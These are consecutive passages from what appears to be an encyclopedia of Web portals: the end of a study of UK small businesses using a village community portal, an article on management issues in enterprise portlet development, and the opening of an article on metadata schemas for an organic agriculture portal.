With regard to their existing portal presence and the design of the online business directory component of the community Web portal, the CEO of Case A [Plumber] commented that he would like to see the scope of the individual directory entries expanded. He specifically suggested that it would be useful if each firm could have capacity within its directory entry to include more detailed information about the firm's products and/or services, as well as more details about the firm itself, in order to be able to promote it better to the inhabitants of the village community.

Pathway II: Portal Presence and Beyond

Cases C [Electrical component manufacturer], D [Tile manufacturer], E [Food importer], and F [Expedition supplier] indicated that their participation in the local community Web portal project had proved a useful means for them to determine whether they could derive any value from Internet adoption. As a result of participating in the online business directory component of the community Web site project, each of them believed that the Internet did, despite their earlier reservations, have something to offer them. Consequently, a number of specific actions had been taken by them. For example, Case C [Electrical component manufacturer], D [Tile manufacturer], and E [Food importer] had each employed the services of an external organisation to design, and create a basic informational Web site for their respective small firms. For Case D [Tile manufacturer], the motivation for this had primarily been to cut the costs of marketing and reduce the time spent on marketing activities (such as trade fairs). For

Cases C [Electrical component manufacturer] and E [Food importer], the motivation was related more to a desire to try a new marketing avenue. When probed about ongoing site maintenance and updating, as well as further development of their Web sites beyond their initial design and creation, it was clear that some embryonic development plans were in place, with indications being given that transactional Web sites might be considered in the future. In particular, Case D [Tile manufacturer] had some quite advanced plans for future development of the company Web site.

With regard to responsibility for site development, Case F [Expedition supplier] took a rather different stance from Cases C [Electrical component manufacturer], D [Tile manufacturer], and E [Food importer]. He had seen the value of the online directory, and recognised now that some form of Web site was likely to be useful to his firm (at the very least, an informational Web site). However, he was determined to maintain control of all his business operations, and not rely on the services of outside consultants for site design and development. Therefore, he had decided to embark on some IT training courses at a local community educational establishment, in order that he might develop and run his own Web site.

For Case C [Electrical component manufacturer], D [Tile manufacturer], E [Food importer], and F [Expedition supplier], the local community Web portal proved to act as an important starting point for the development of these microbusinesses towards becoming more Internet-enabled enterprises.

It is evident from the findings that involvement in the online business directory component of the local community Web portal provided a means for each of the small businesses participating in the study to begin to overcome their barriers to Internet adoption, and to begin to plot Internet adoption pathways appropriate to the needs of the individual businesses. The implications of these findings are discussed in the next section.

CONCLUDING REMARKS AND EMERGING ISSUES

This study sought to explore the role played by a local community Web portal on the Internet adoption decisions and behaviour of a number of UK small businesses. The study focussed specifically on small businesses that had not adopted the Internet prior to their involvement with the local community Web portal project. The findings of the study highlight the importance of such portals for small businesses. For two of the small businesses participating in the study, the Web portal was important in its own right as a marketing and promotional tool for their firm's products and/or services. These two businesses had a local reach that they wished to preserve. Typical efforts to promote the Internet and electronic commerce focus on opportunities for expanding geographical reach and consequently, these firms had ignored the Internet up until the launch of the community portal. Having participated in the portal project, they deemed the portal to be sufficient for their needs, and did not believe that further Internet adoption was warranted for their enterprises. This suggests that an initial portal presence stage of adoption constitutes an important component of Internet adoption models for small businesses. This finding was further confirmed by investigation of the other four enterprises participating in the study: for these small businesses, the portal represented an important means of setting them on a progressive Internet adoption pathway. Their initial portal presence provided a low-cost and low-risk opportunity to determine what value (if any) could be derived for them from Internet adoption.

In summary then, the key implications of this study are twofold. From a theoretical perspective, the study suggests that models of small business Internet adoption should include an early stage comprising portal presence. From a practitioner perspective, the study suggests that when considering Internet adoption, small businesses should not ignore the portal presence stage of adoption as representing a useful experimental opportunity. Equally, those advising small businesses about Internet adoption should not neglect the portal presence stage as a means of encouraging small businesses into Internet involvement. Local community Web portals could be used by small business advisers and agencies for demonstrating to small firms the value of the Internet even, to those firms that traditionally see no need for the Internet in their operations, most particularly those with only a local geographical reach.

As indicated at the beginning of this chapter, the study presented here is ongoing. In a future phase, it will be important to confirm these findings further with a larger sample of small businesses, and to provide additional evidence for the small business Internet adoption issues raised in this initial exploratory investigation.

REFERENCES

Chaffey, D. (2002). *E-business and e-commerce management: Strategy, implementation and practice*. Harlow: Pearson Education Ltd.

Curran, J., & Blackburn, R. A. (2001). *Researching the small enterprise*. London: Sage Publications Ltd.

Daniel, E., Wilson, H., & Myers, A. (2002). Adoption of e-commerce by SMEs in the UK: Towards a stage model. *International Small Business Journal, 20*(3), 253-270.

Fillis, I., Johannson, U., & Wagner, B. (2004). Factors impacting on e-business adoption and development in the smaller firm. *International Journal of Entrepreneurial Behaviour and Research, 10*(3), 79-88.

Martin, L., & Matlay, H. (2001). Blanket approaches to promoting ICT in small firms: Some lessons from the DTI ladder adoption model in the UK. *Internet Research: Electronic Networking, Applications and Policy, 11*(5), 399-410.

Poon, S., & Swatman, P. (1997). Internet-based small business communication. *International Journal of Electronic Markets, 7*(2), 15-21.

Rao, S. S., Metts, G., & Monge, C. A. M. (2003). Electronic commerce development in small and medium sized enterprises: A stage model and its implications. *Business Process Management Journal, 9*(1), 11-32.

Rogers, E. M. (1995). *Diffusion of innovations* (4th ed.). New York: Free Press.

Storey, D. J. (1994). *Understanding the small business sector*. London: International Thomson Business Press

Teo, T. S. H., & Ranganathan, C. (2004). Adopters and nonadopters of business-to-business electronic commerce in Singapore. *Information and Management, 42*, 89-102.

KEY TERMS

Internet Adopter: A business that has implemented Internet applications into its business operations.

Internet Adoption Model: A framework charting business' typical Internet adoption pathway.

Internet Adoption Pathway: The progression route a business chooses to take through the adoption into its business operations of individual Internet applications, such as e-mail, portal presence, informational Web site, transactional Web site, and so on.

Internet Nonadopter: A business that is not using Internet applications in its business operations.

Local Community Web Portal: A Web portal operated within a specific locality, such as a town or village; providing an online resource for local inhabitants, including such information as local services, local businesses, retail organisations, community groups, interest groups, and so on.

Online Business Directory: A listing of businesses and their basic contact details on a Web site, usually organised by criteria such as geographical area or business sector.

Portal Presence or Basic Web Presence: A stage of Internet adoption in which a small business places an entry in an online business directory, or other such online listing.

Management Issues in Portlet Development

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INTRODUCTION

Software development methodology refers to a standardised, documented methodology which has been used before on similar projects or one which is used habitually within an orsganisation (McGovern et al., 2003). The successful software development depends on the flexible choice of software development method, and applying the right method for the job. From this perspective, the portlet development encounters new circumstances which affect the chosen method. A portal development manager must be aware of the technological properties and constraints, because there is a large (and very new) range of issues, risks and hidden costs that must be addressed in both the development and deployment processes. These issues are not well defined yet; there is no proven methodology for driving portal projects. This article provides discussion of practical approaches to the resolution of development issues and risks in portal environment. The discussed topics include implementation of portals in enterprise environment, portlet applications' high availability, portlet disaster recovery, and cost of portlet deployment. An attempt is made to forecast future trends in portlet technology at the end of the article, as well as suggest the directions for the flexible selection of methodologies and managerial experience suited to the portal development.

BACKGROUND

Enterprise portals entered the business scene as a new generation of integration services, in a logical sequence of creating ever easier access paths to enterprise information and services. One can regard portals as a happy marriage between network enabled access through the Web and specialised businesss focused access to grouped information and functions. Development of portlets has been originally regarded as yet another metamorphosis of J2EE or .NET technology. The expectations and promises of portal suppliers included powerful user interfaces, fast development using rich APIs, compatibility of portlets originating from different suppliers (JSR-000168 Portlet Specification), integration of content, and document management with functional portlets, single sign-on, and easy implementation of authorisation/authentication services. A number of questions arose immediately:

1. Is the development as mature as it would appear from the above promises?
2. Can a development manager with experience in other Web technologies easily become a successful portal development manager?
3. Is there anything specific that a portal development manager must know about the technology?
4. Are the best practices in Web development applicable to portlet development?
5. What are the hidden costs and pitfalls of portal development?

In this article we concentrate our discussion on questions 1 and 5 and at the same time, we provide the background to the answers for questions 2, 3, and 4.

PORTLETS IN ENTERPRISE ENVIRONMENT: TECHNOLOGY MATURITY

In order to understand the complexity of the development, we need to explain the container based architecture of Web and portal servers. Referring to Figure 1, all portlets run in one or more portal processes, which create Web pages and also communicate with one or more application servers. The Web server container distributes HTTP requests to application servers. Therefore, portal is a Web application with portlets sharing not only the operational parameters but also Java Virtual Machine. Consequently, if a portal application fails in any way, it brings down all other portlet applications with it. In a typical enterprise environment, some portlet applications are more critical for business than others. The sturdiness and stability of the developed product often depends on the environment and the behaviour of *neighbours*—other portlet applications sharing the portal container.

This brings about the question of how many portals should run in an enterprise environment. While there is no technical reason for running more than one portal, it is a good practice to separate critical and noncritical portlet applications in such a way that they run in separate portals, and therefore in separate Java virtual machine environments. This way, the running and monitoring of various servers can be controlled more easily. The architect in this case is faced with the task of deciding what method should be used for integration of portlets running in separate environments and also of placing the application servers on various platforms. The obvious choice is the use of Web services for remote portlets (WSRP) but other options are available, such as I-framing or data-oriented Web services. A simple method of integration is the use of navigational means to direct the user to various portals, without making it obvious, which particular portal is being used.

Loose Coupling of GUI and Functional Components in Enterprise Environment

Loose coupling of variety of components is the trademark of service-oriented architectures (SAO). The use of WSRP supports aggregation of fragments produced by portlets running on a different (remote) platform. The service is *presentation oriented* which means that the fully formed mark-up fragment is submitted for aggregation to the local portal. The integration occurs with the exchange of SOAP messages containing HTML fragments.

Since the remote portlet runs in a remote portal container, the stability of the *home* system is vastly increased. On the other hand, there are costs in terms of response time, and maintenance of another system (which may run a different operating system and portal container). The installation of WSRP is an administrator's job, so while the portlet code does not need to change whether the portlet is local or remote, the administration cost is very different (Polgar, Polgar, & Wilkinson, 2006).

However, another architectural concept can be used for achieving the same goal of making the critical applications stable and separated from noncritical ones: use portal only as a container for a thin-veneer UI layer and place the majority of the functionality on another platform, preferably providing Web services to the portlets in portal. It should be noted that the remote application may provide interface complying with WSRP, even though the application itself is not implemented as a portlet. This can be seen as *data oriented* Web services, as only data are provided by the remote service. Such solution could be more complex than creating new interface to this remote Web service.

A further option is to place the application in a separate application server and provide connectivity through some sort of messaging, such as MQ or JMS.

The user experience does not need to suffer from the separation of the portlet applications as the user interface pages can and should integrate portlets which originate from different application servers.

It is also possible to mix portlet and Web applications. As to the decision of which application should be implemented in portlet and which in pure Web technology (such as servlet), a good rule of thumb is the requirement for the appearance of the user interface. If a portlet application makes use of multiple small windows on one Web page, single sign-on, and some portal services (such as deployment of the same portlet on multiple pages, interportlet communication, and various portlet-style customisations), then the use of portlet APIs is justified. Otherwise, building a Web application (such as a servlet and a JSP) is just as effective, provided enough attention has been given to the quality of the user interface and navigation.

It is apparent that there are always several sound solutions to fulfil the stakeholder needs. All strongly adhere to the principles of SOA and separation of concerns advocated in many papers (Grassi & Patella, 2006).

Cost of Loose Coupling and Separation

The development manager and stakeholders might wish to consider the cost of maintaining a relatively high number of platforms if they implement any of the above options, and weigh its value against building a simpler platform but with higher risk of discontinuity of service for the whole installation.


Careful considerations should be also given to the user experience in cases where the remote application is not available. In such cases, the portlet should gracefully announce its unavailability, while the rest of the portal applications continue working.

Adoption of Web Services and Service-Oriented Architecture

The use of SOA, and specifically Web services, provides an opportunity to integrate loosely coupled services originating from various platforms, making it possible to separate business critical and noncritical applications. The main expected advantage of implementing SOA is the reduction of costs, and high level of agility and flexibility. Among the top three reasons for not pursuing an SOA strategy are the ability to reuse services in the future (20.4%); ability to lower integration costs (17.6%); and the ability to enable faster delivery of projects (16.2%) (Putting the SOA infrastructure together: Lessons from SAO leaders).

New Web service specification JAX-WS 2.0—the new version of the Java API for XML-based RPC (JAX-RPC) is mostly concerned with the improvements of typing and support for document oriented services. The ease of invoking Web services from JavaScript is offset by the lack of annotation options (Vinoski, 2006) thus making the implementation of SOAs more complex.

Figure 1. Architecture of a Web node



The choice of architecture and technology should be governed by the set of business factors: the cost, performance and other nonfunctional requirements, ease of maintenance, deployment costs, and user experience. In general, it is important to maintain *contractual* interfaces, rather than functional interfaces, enabling loose coupling, future modifications, and changes of services not affecting the cohesion of the system. "For example, an application built entirely around one or two polymorphic interfaces exhibits low interface coupling, regardless of how many actual objects or services it interacts with through them. An application that depends on a wide variety of unique interfaces, on the other hand, is highly coupled" (Vinoski, 2005).

ISSUES AND RISKS IN THE DEVELOPMENT OF PORTLETS

The portal development lifecycle follows roughly the J2EE cycle. However, as Rivas (2001) points out, the component level management and reuse enables better use of resources and reduction in the development costs. The IDE (integrated development environment) provides tools and mechanisms for the development of multicomponent structures on one platform. However, portlet development involves the complexity of technical solutions and time/expenses for the implementation.

Content and Document Management

On a portal Web page (which is the result of integration of portlets), there will typically be a mix of content portlets, links to documents, and functional portlets. The development organisation will need to have a good expertise in all three disciplines, or as a minimum, an understanding of issues surrounding these three disciplines. The taxonomy of the organisation, a companywide navigational scheme and document management will need to be very clearly defined at the beginning of the development, to form a companywide framework. The distributed nature of the repositories of the content and documents, as well as a substantial difference in the permanency of documents compared to content makes the task complex and expensive.

Portal Database

Each portal is provided out-of-box with a system database, which stores system values, parameters, and sometimes, the authentication data. This database is often misused for the storage of application data by the portlet applications, such as application database. However, portal logs could be stored in the portal system database. This causes problems with the data availability, security, and portal performance. Careful consideration as to the type and locality of the application database should be exercised. The database should also be implemented so that it is highly available, as its absence causes portal to stop or be inoperable. Therefore, separation of system and application databases is essential for stability and availability of the whole installation. In the clustered environment, the application database needs to be connectable and available to all nodes of the cluster.

Stability and Availability

A portlet is a J2EE application which suffers from similar problems as nonportlet J2EE applications. The stability is, of course, controlled by the application architecture and quality of coding. However, the availability of the application is very much dependent on the availability of the portal, application and Web server. Mission critical portlets need to be designed and deployed with this criticality in mind.

Authentication and Authorisation in Portals

When a user successfully logs in, the user is authenticated. The user credentials are available to processes running within portal. However, the method of authentication lies often outside portal and is performed by another system. The system knows who the user is. User credentials are stored in an authentication provider database which often complies with the LDAP (Lightweight Directory Access Protocol). The content of the authentication database allows portal processes to decide whether the authenticated user is also authorised to use other Web services or a particular component of the system.

In a large organisation, the tasks of authentication and authorisation may be given to a separate system, which results in extra costs as well as technical difficulties for the architects, developers, and maintenance staff.

Portlet Disaster Recovery

The portal being a Web application is recoverable using well tested procedures. Portlets are viewed by portal as deployed data structures described in the portal configuration files and portal deployment packages. Therefore, the disaster recovery is relatively simple and reliable as long as the change management procedure is reliably used.

However, there are configuration parameters and values that can be stored in either portlet or Web configuration files (*portlet.xml* and *Web.xml* files). These values include information about the position of the fragment on the Web page, use of CSS, skins, themes, and internationalisation. The disaster recovery procedure needs to be aware which components (or versions of components) are being restored and accordingly restore appropriate configuration files. Consideration should be given to the recovery of the file system and portal database, associated with portlets, recovery of the content management system, and all remote portlets' deployment.

In an enterprise environment, with complex configuration, multiple hardware platforms, clustered server system, load balancer, LDAP directory database, high availability database and file system, and an Access management system, the disaster recovery may become a very demanding and expensive task.

Cost of Deployment

Portal development and other kinds of Web development typically include *informational* and *functional* components. The informational components are documents and content (such as hyperlinks, plain textual information, and graphics) which are placed in portlets and which can be equipped with search capabilities. These components may have capabilities for information processing, such as content management, publishing, and document management. The functional components provide access to data processing through functional portlets. Often the two types of components reside on the same page. A typical but simplistic example would be a portlet which provides access to accounts receivable, with another portlet providing help or training on the subject of receivables. The two portlets are related and reside on the same page.

Both informational and functional portlets need to be deployed. The process of deployment consists of installing the portlets and their definition files, together with setting of parameter values, installation of a database or database tables, and inserting values into the database, installation of batch programs and settings, installing user authentication profiles and authorisation structures in LDAP directories, definition of external communication structures, such as MQ, enabling SOAP, e-mail, and SMS servers, installation of search facilities, definition of file systems, access to the file system, and so forth. In a software development shop, this procedure needs to be often repeated more than once and in different environments, such as development, test, preproduction QA, and production. So the cost of deployment is one of the decisive factors in the portlet developments. The complexity may be even higher if a content management system and a search engine is used in conjunction with some of the portlets.

The aforementioned complex installation process should be repeatable, therefore scripted and automated as much as possible. All this is not dissimilar from conventional deployment, but our practical experience indicates that the level of complexity is higher in the portal environment.

NEED FOR WEB SERVICES MANAGEMENT FRAMEWORK

Having described the integration functions of portals, and taking into account the current management issues, one can suggest trends which may become relevant in near future:

- Convergence of portals—portals will become integrators of applications which are not necessarily homogenous, as already suggested in the previous discussion of SOA.
- Standardization of portals—portals and specifically portlets will be standardized so that the interchange of packaged products will be possible. Also, the remote portlets, combined with Web services will become more common and practical. The next version of the JSR168 portlet specification (version 2) will be re-implemented by multiple providers so that the portlet interchange becomes possible, inexpensive, and practical.
- Open source portals and portlets should gain popularity together with the standardization.
- The portal will become the enterprise desktop of the future (leading to the implementation of extended enterprise paradigm and creation of virtual organisations). The new paradigm will be accepted, together with the single sign-on and security standards. The integration functions of portal are already making inroads into the enterprise desktops. However, availability of both content and document management portal-ready publishing software is a necessary condition of portal to become the primary enterprise desktop.

If the portal is to become the enterprise desktop of the future, the portal market space and offerings must overcome the notion that the portal is nothing more than an overdressed browser interface.

For the market to reach its potential, applications must be delivered through the portal. The ability to aggregate, change, and deliver composite applications built from parts of competing vendors' existing applications implies a tremendous amount of programming for the portal software vendors and the portal customers. This programming necessity will slow portal adoption for application use. Over time, as composite applications become the norm, the portal software vendors (and system integrators) will provide tools to reduce the programming effort needed today.

In service-oriented solutions, administrators should continuously collect and analyze service usage patterns, SLA criteria and metrics and failure data. Without such information, it is often quite challenging to understand the root cause of an SOA-based application's performance or stability issues. In particular, enterprises must monitor and measure service levels for distributed and federated processes (Papazoglou & van den Heuvel, 2005).

The changing development practices will see new types of portal development personnel, new tools, and new approaches. The *Web developer* job description will be extended to *portal developer*, and *content developer*. Totally new job descriptions emerge in the content area, such as *content editor* and *producer*.

Finally, the opportunity in the wireless portal space will be huge. The form factors available for wireless devices to access and use portals and portal applications will far outnumber enterprise desktop computer portals. Building the composite applications for the enterprise will be the stepping-stone to providing the tools (auto-discovery, auto-aware, auto-connect and guaranteed delivery) that will drive the wireless portal space.

CONCLUSION

Introduction of portals in large enterprises brings about expected problems but also new, up-to-now-unknown risks and costs. The general tendency to produce an integrated front end to federated services will be fulfilled alongside with substantial rethinking in the use of Web technologies. This process will introduce a new level of enterprise integration but also new, deep dependency on loosely coupled services. The shift in the risk assessment paradigm will cause the development managers to take into account requirements for availability, new level of integration, and taxonomy oriented navigation, as well as new demands on skills and resources.

The portal development manager is now responsible for the architectural solution but also for the use of new skill sets necessary to complete the development: Web services security, performance of fully distributed systems, transactional processing in the portal clusters, uniqueness of batch, time dependent processing in clusters, availability of loosely coupled services (and stability problems associated with it), not mentioning the new testing processes verifying the above features and functions.

The improved useability will incur additional costs caused by higher user expectations and higher costs of deployment and administration. The coexistence of content and functional portlets will require introduction—and sometimes separation—of taxonomies and navigational schemes.

REFERENCES

Grassi, V., & Patella, S. (2006). Reliability prediction for service-oriented computing environments. *IEEE Internet Computing, 10*(3), 43-49.

DM Review Editorial Staff. (2002, October). Hurwitz: Three portal trends to watch. *DMReview.com*. Retrieved January 13, 2007, from http://www.dmreview.com/article_sub.cfm?articleId=5846

Hepper, S. (2003, August). *Introducing the Portlet Specification, Part 1: Get your feet wet with the specification's underlying terms and concepts.* Retrieved January 13, 2007, from http://www.javaworld.com/javaworld/jw-08-2003/jw-0801-portlet-p2.html

John, G., Fox, L., Hutton, J., Jensen, T., Stec, A., & Zhang, E. (2004). *Document management using WebSphere portal V5.0.2 and DB2 Content Manager V8.2* (IBM Red Book Series).

Java Community Process. (2003, August). *JSR-000168 Portlet Specification.* Retrieved January 13, 2007, from http://www.jcp.org/aboutJava/communityprocess/review/jsr168/

Lamb, M. (2003). *Portlet coding guidelines.* Retrieved January 13, 2007, from http://www3.software.ibm.com/ibmdl/pub/software/dw/wes/pdf/PortletCodingGuidelines.pdf

Natan, B. (2004). *Websphere portal primer.* Retrieved January 13, 2007, from http://media.wiley.com/product_data/excerpt/14/07645399/0764539914-1.pdf

McGovern, J., Ambler, S. W., Stevens, M., Linn, J., Sharan, V., & Jo, E. (2003). *Software development methodology.* Prentice Hall.

Papazoglou, M. P., & van den Heuvel, W. J. (2005). Web services management: A survey. *IEEE Internet Computing, 9*(6), 58-57.

Polgar, J., Polgar, A., & Wilkinson, K. (2006, July 17-19). Towards semantic matchmaking in portals. In *Proceedings of WTAS*, Calgary.

Putting the SOA infrastructure together: Lessons from SOA leaders. Retrieved January 13, 2007, from http://www.soaleaders.org/

Radhakrishnan, S. (2005). *Integrating enterprise applications. Intel Corporation roadmap for adoption of service oriented architecture.* Retrieved January 13, 2007, from http://www.eyefortravel.com/papers/Traventec%20Beacon%20-%20Roadmap%20for%20Adoption%20of%20SOA%20-%201004.pdf

Sullivan, D. (2004). *Proven portals.* Addison-Wesley.

Smith, A. J. (2003). Information and organisations. *Management Ideology Review, 16*(2), 1-15.

Rivas, E. (2001). *Maximize Enterprise portal.* ROI. KM World.

Vinoski, S. (2005). Old measures for new services. *IEEE Internet Computing, 9*(6), 72-74.

Vinoski, S. (2006). Scripting JAX-WS. *IEEE Internet Computing, 10*(3), 91-94.

Waters, J. (2005). *SOA design should be "intentional."* Retrieved January 13, 2007, from http://www.adtmag.com/article.aspx?id=11789&page=

KEY TERMS

Content Management System: A system used to manage the content of a Web site. Typically, it consists of two elements: the content management application and the content delivery application. The Content Management System element allows the content manager or author, who may not know Hypertext Markup Language (HTML), to manage the creation, modification, and removal of content from a Web site without needing the expertise of a Webmaster.

Deployment of Portlets: Implementation activity aiming at making the portlets available to use by Web users. An Enterprise Archive File represents a J2EE application that can be deployed in a WebSphere Application server. A Web Archive File is used to define, describe and implement portlets within an application.

Document Management System: A proprietary electronic system that scans, stores, and retrieves documents received or created by an organisation. Not to be mixed up with Content Management System. Document management systems commonly provide check-in, check-out, storage and retrieval of electronic documents often in the form of word processor files and the like. It supports versioning functions.

Java Server Pages: JSP technology enables Web developers and designers to rapidly develop and easily maintain information-rich, dynamic Web pages that leverage existing business systems. As part of the Java technology family, JSP technology enables rapid development of Web-based applications that are platform independent. JSP technology separates the user interface from content generation, enabling designers to change the overall page layout without altering the underlying dynamic content.

Portal: A Web application which contains and runs the portlet environment, such as Application Server(s), and portlet deployment characteristics.

Portlet: A Web application that displays some content in a portlet window. A portlet is developed, deployed, managed and displayed independently of all other portlets. Portlets may have multiple states and view modes. They also can communicate with other portlets by sending messages.

Service-Oriented Architecture (SOA): Service oriented architecture refers to a collection of services that have some means of communicating with each other in a request-response pattern of message passing.

Taxonomy: Science of classifying animals and plants. In information science the classification of items within subject domains. Taxonomy is helpful in portraying abstract concepts and classifying it. It often but not always coincides with the navigational schema.

Web Services: A set of standards that define programmatic interfaces for application-to-application communication over a network.

Web Services for Remote Portlets: Presentation oriented Web services.

Metadata for Web Portal

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INTRODUCTION

Web portals can be defined as gateways to information and services from multiple sources (Tatnall, 2005). An important aspect of Web portals is the organisation, navigation, labelling, and indexing of their content in order to facilitate searching of information and services (that is, the resources stored as Web portal content). One of the aims of Web portals is to collect and categorize resources (otherwise called content objects), so that users can search, identify, and access the most appropriate resources for their needs.

Metadata plays a critical role in such systems. Metadata is defined as structured information that describes, explains, locates, or otherwise makes it easier to retrieve, use, or manage a resource. It is often called "data about data" or "information about information" (NISO, 2004; Steinacker, Ghavam, & Steinmetz, 2001). Metadata is used to provide information about resources that do not necessarily need to be displayed on the screen. It can then be used by software such as search engines or content management systems. Examples of information commonly stored as metadata include authorship, publication date, modification date, copyright information, and subject keywords.

Metadata can be therefore used in the context of Web portals to describe resources, and thus to facilitate their categorization, storage, search, and retrieval procedures (Duval, Hodgins, Sutton, & Weibel, 2002; Miller, 1996). In this article, we provide an overview of what metadata is, and how it can be used for the description, categorization, and classification of Web portal content. Using the case study of an organic agriculture (OA) Web portal, appropriate metadata for describing OA electronic markets (e-markets) and developing an e-market directory service is presented.

BACKGROUND

Metadata is made up of data items that can be added to or attached to a resource. Such data items can be (1) machine-readable, giving software applications the data they need to interpret the information held on a resource, or (2) designed for human interaction, listing the creator, subject, title, and other data needed to find and manage the resource. These data items are better known as *metadata elements*. Three types of metadata elements have been identified (NISO, 2004):

- **Descriptive Metadata Elements:** Describe a resource for purposes such as discovery and identification. They can include elements such as title, abstract, author, and keywords.
- **Structural Metadata Elements:** Indicate how compound objects are put together. For example, how pages are ordered to form chapters.
- **Administrative Metadata Elements:** Provide information to help manage a resource, such as when and how it was created, file type, and other technical information, and who can access it. There are several subsets of administrative metadata elements, such as:
  - **Rights Management Metadata Elements:** Deal with intellectual property rights.
  - **Preservation Metadata Elements:** Contain information needed to archive and preserve a resource.

Metadata can be embedded in a resource or can be stored separately. More specifically, the following ways of associating metadata with resources have been identified (Duval et al., 2002): *embedded metadata* resides within the resource; *associative metadata* is maintained in files tightly coupled to the resource it describes; and *third-party metadata* is maintained in a separate database (termed as a metadata repository) by an organization that may or may not have direct control over or access to the content of the resource.

To use and benefit from metadata on the Internet, we need a common format for expressing it that should be designed for machines rather than humans (Steinacker et al., 2001). *Metadata schemas* (or metadata models) are sets of metadata elements designed for a specific purpose, such as describing a particular type of resource (NISO, 2004). The definition or meaning of the elements themselves is known as the semantics of the schema. The values given to metadata elements are the content. Metadata schemas generally specify names of elements and their semantics. Optionally, they may specify content rules for how content must be formulated (for example, how to identify the main title), representation rules for content (for example, capitalization rules), and allowable content rules (for example, terms must be used from a specified controlled vocabulary). There may be also syntax rules for how the elements and their content should be encoded. A metadata schema with no prescribed syntax rules is called syntax-independent. *Metadata specifications* are well-defined and widely agreed metadata schemas that are expected to be adopted by the majority of implementers in a particular domain or industry. When a specification is widely recognized and adopted by some standardization organization (such as ISO), it then becomes a *metadata standard*.

There is no one all-encompassing metadata standard to be used in all applications. Rather, there are various metadata standards or specifications that can be adapted or "profiled" to meet community context-specific needs (Kraan, 2003). This conclusion has lead to the emergence of the *application profile* concept. An application profile is an assemblage of metadata elements selected from one or more metadata schemas, and the purpose of an application profile is to adapt or combine existing standards or specifications into a package that is tailored to the functional requirements of a particular application, while retaining interoperability with the original base schemas (Duval et al., 2002).

DEFINING METADATA FOR THE BIO@GRO WEB PORTAL

The Bio@gro Web portal provides online access to accurate and multilingual OA information and resources, as well as to mobile services for all actors involved in the OA value chain (e.g., organic farmers, distributors, retailers, food companies, agribusinesses, consumers, academics). This Web portal is being developed in the context of the European e-Content Programme project 11293 "Bio@gro" for information dissemination, and public awareness increase regarding OA (http://bioagro.aua.gr). The Bio@gro project is being implemented by a cross-European consortium, including nine partners from four European countries. The portal is currently under development, and it is expected to be launched in full operation by the end of 2006.

Metadata is used in the context of the Bio@gro portal to describe the OA-related resources, which are distinguished in several content categories. The resources are described and categorized in the portal databases. The metadata is being authored and maintained by the Bio@gro portal team. It is stored in a specially designed metadata repository, separately from the actual resources. Therefore, Bio@gro is engaging a third-party metadata storage approach. The main uses of the metadata descriptions in the portal are for descriptive and for administrative purposes; therefore, corresponding metadata elements have been defined for each content category. These elements have been adopted and specialized from existing metadata schemas, so that to facilitate both the reusability (e.g., in other Web portals) and the interoperability (e.g., with other database systems) of the resources' descriptions. Thus, the metadata schemas to be used in Bio@gro are application profiles of existing metadata schemas.

Bio@gro Content Objects

The major content categories of Bio@gro are OA information resources (such as news, events, reports, and other documents), educational resources (such as online courses, best practice guides, and educational videos on OA topics), e-government resources (such as online addresses of governmental organizations dealing with OA and Web sites of OA agencies), and e-markets with OA products and supplies. These content categories include resources that are termed as "Bio@gro content objects" or simply BCOs. A BCO is a single information unit that can be identified, collected, and described for the Bio@gro portal in a meaningful and useful (for the OA actors) way. The format of a BCO can be digital or nondigital. BCOs in a digital format are expected to be categorized in the portal, either collected from the Web or developed by Bio@gro. Other types of BCOs may be nondigital ones, including traditional information resources, such as books or articles in printed media like magazines or scientific journals. For nondigital BCOs, only their description will be provided in the Bio@gro Web portal. BCOs may also have related copyrights or permissions of use: some may be freely uploaded in the Bio@gro portal (no permission rights), and some may not (restrictive copyrights or permissions of use). For the latter ones, again only a description will be included in the portal. Interested users will have to access copyrighted BCOs according to the policy of the copyright holder, for example, through the Web site of the publishing house for a scientific paper.

Each content category requires the use of a particular metadata schema, to reflect the special properties of each type of BCOs. In Bio@gro, four different metadata schemas are being used for the description and classification of the BCOs (Bio@gro, 2005). These metadata schemas are the Dublin Core standard (DC, 2004), the IEEE Learning Object Metadata standard (IEEE LOM, 2002), the e-Government Metadata Standard (e-GMS, 2004), and the Dublin Core for E-Markets (DC-EM) metadata schema (Manouselis & Costopoulou, 2006). Each one of these metadata schemas has been specialized in order to become appropriate for the needs of the Bio@gro portal, creating four corresponding Bio@gro application profiles.

Case Study

